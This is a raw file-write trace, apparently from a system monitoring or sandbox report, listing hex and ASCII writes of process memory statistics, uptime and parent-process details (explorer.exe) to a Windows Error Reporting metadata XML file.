C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1170	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 35 00 31 00 38 00 37 00 37 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>51877</Uptime>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1214	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1218	2	09 00		success or wait	2	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1222	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404 ">1</Wow64>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1304	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1308	2	09 00		success or wait	2	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1312	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1364	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1368	2	09 00		success or wait	2	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1372	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1416	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1420	2	09 00		success or wait	3	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1426	88	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 32 00 37 00 31 00 36 00 31 00 36 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>122716160</PeakVirtualSize>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1514	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1518	2	09 00		success or wait	3	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1524	72	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 32 00 37 00 30 00 37 00 39 00 36 00 38 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>122707968</VirtualSize>	success or wait	1	6F36497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1596	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1600	2	09 00		success or wait	3	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1606	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 36 00 37 00 39 00 30 00 33 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>67903</PageFaultCount>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1682	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1686	2	09 00		success or wait	3	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1692	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 32 00 33 00 34 00 31 00 36 00 38 00 33 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>23416832</PeakWorkingSetSize>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1790	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1794	2	09 00		success or wait	3	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1800	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 32 00 31 00 38 00 30 00 37 00 31 00 30 00 34 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>21807104</WorkingSetSize>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1882	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1886	2	09 00		success or wait	3	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1892	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 30 00 35 00 32 00 37 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>205272</QuotaPeakPagedPoolUsage>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2006	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2010	2	09 00		success or wait	3	6F36497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2016	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 30 00 35 00 31 00 30 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>205104</QuotaPagedPoolUsage>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2114	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2118	2	09 00		success or wait	3	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2124	128	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 33 00 34 00 30 00 38 00 36 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>1340864</QuotaPeakNonPagedPoolUsage>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2252	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2256	2	09 00		success or wait	3	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2262	110	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 34 00 32 00 39 00 30 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>142904</QuotaNonPagedPoolUsage>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2372	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2376	2	09 00		success or wait	3	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2382	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 34 00 31 00 31 00 34 00 35 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>11411456</PagefileUsage>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2460	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2464	2	09 00		success or wait	3	6F36497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2470	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 34 00 34 00 34 00 32 00 34 00 39 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>14442496</PeakPagefileUsage>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2564	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2568	2	09 00		success or wait	3	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2574	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 34 00 31 00 31 00 34 00 35 00 36 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>11411456</PrivateUsage>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2648	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2652	2	09 00		success or wait	2	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2656	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2702	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2706	2	09 00		success or wait	2	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2710	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2740	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2744	2	09 00		success or wait	3	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2750	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2790	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2794	2	09 00		success or wait	4	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2802	30	3c 00 50 00 69 00 64 00 3e 00 33 00 33 00 32 00 34 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3324</Pid>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2832	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2836	2	09 00		success or wait	4	6F36497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2844	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2914	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2918	2	09 00		success or wait	4	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2926	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	3016	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	3020	2	09 00		success or wait	4	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	3028	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 35 00 33 00 38 00 33 00 39 00 30 00 38 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>5383908</Uptime>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	3076	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	3080	2	09 00		success or wait	4	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	3088	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	3166	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	3170	2	09 00		success or wait	4	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	3178	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	3230	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	3234	2	09 00		success or wait	4	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	3242	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6F36497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	3286	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	3290	2	09 00		success or wait	5	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	3300	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	3390	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	3394	2	09 00		success or wait	5	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	3404	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	3478	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	3482	2	09 00		success or wait	5	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	3492	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 36 00 35 00 33 00 30 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>65308</PageFaultCount>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	3568	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	3572	2	09 00		success or wait	5	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	3582	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 35 00 32 00 35 00 31 00 35 00 38 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>125251584</PeakWorkingSetSize>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	3682	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	3686	2	09 00		success or wait	5	6F36497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	3696	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 34 00 36 00 30 00 30 00 33 00 32 00 30 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>124600320</WorkingSetSize>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	3780	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	3784	2	09 00		success or wait	5	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	3794	116	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 37 00 39 00 32 00 33 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>1179232</QuotaPeakPagedPoolUsage>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	3910	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	3914	2	09 00		success or wait	5	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	3924	100	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 31 00 37 00 30 00 34 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>1117048</QuotaPagedPoolUsage>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4024	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4028	2	09 00		success or wait	5	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4038	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 31 00 39 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>91984</QuotaPeakNonPagedPoolUsage>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4162	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4166	2	09 00		success or wait	5	6F36497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4176	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 32 00 32 00 34 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>82248</QuotaNonPagedPoolUsage>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4284	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4288	2	09 00		success or wait	5	6F36497A	unknown
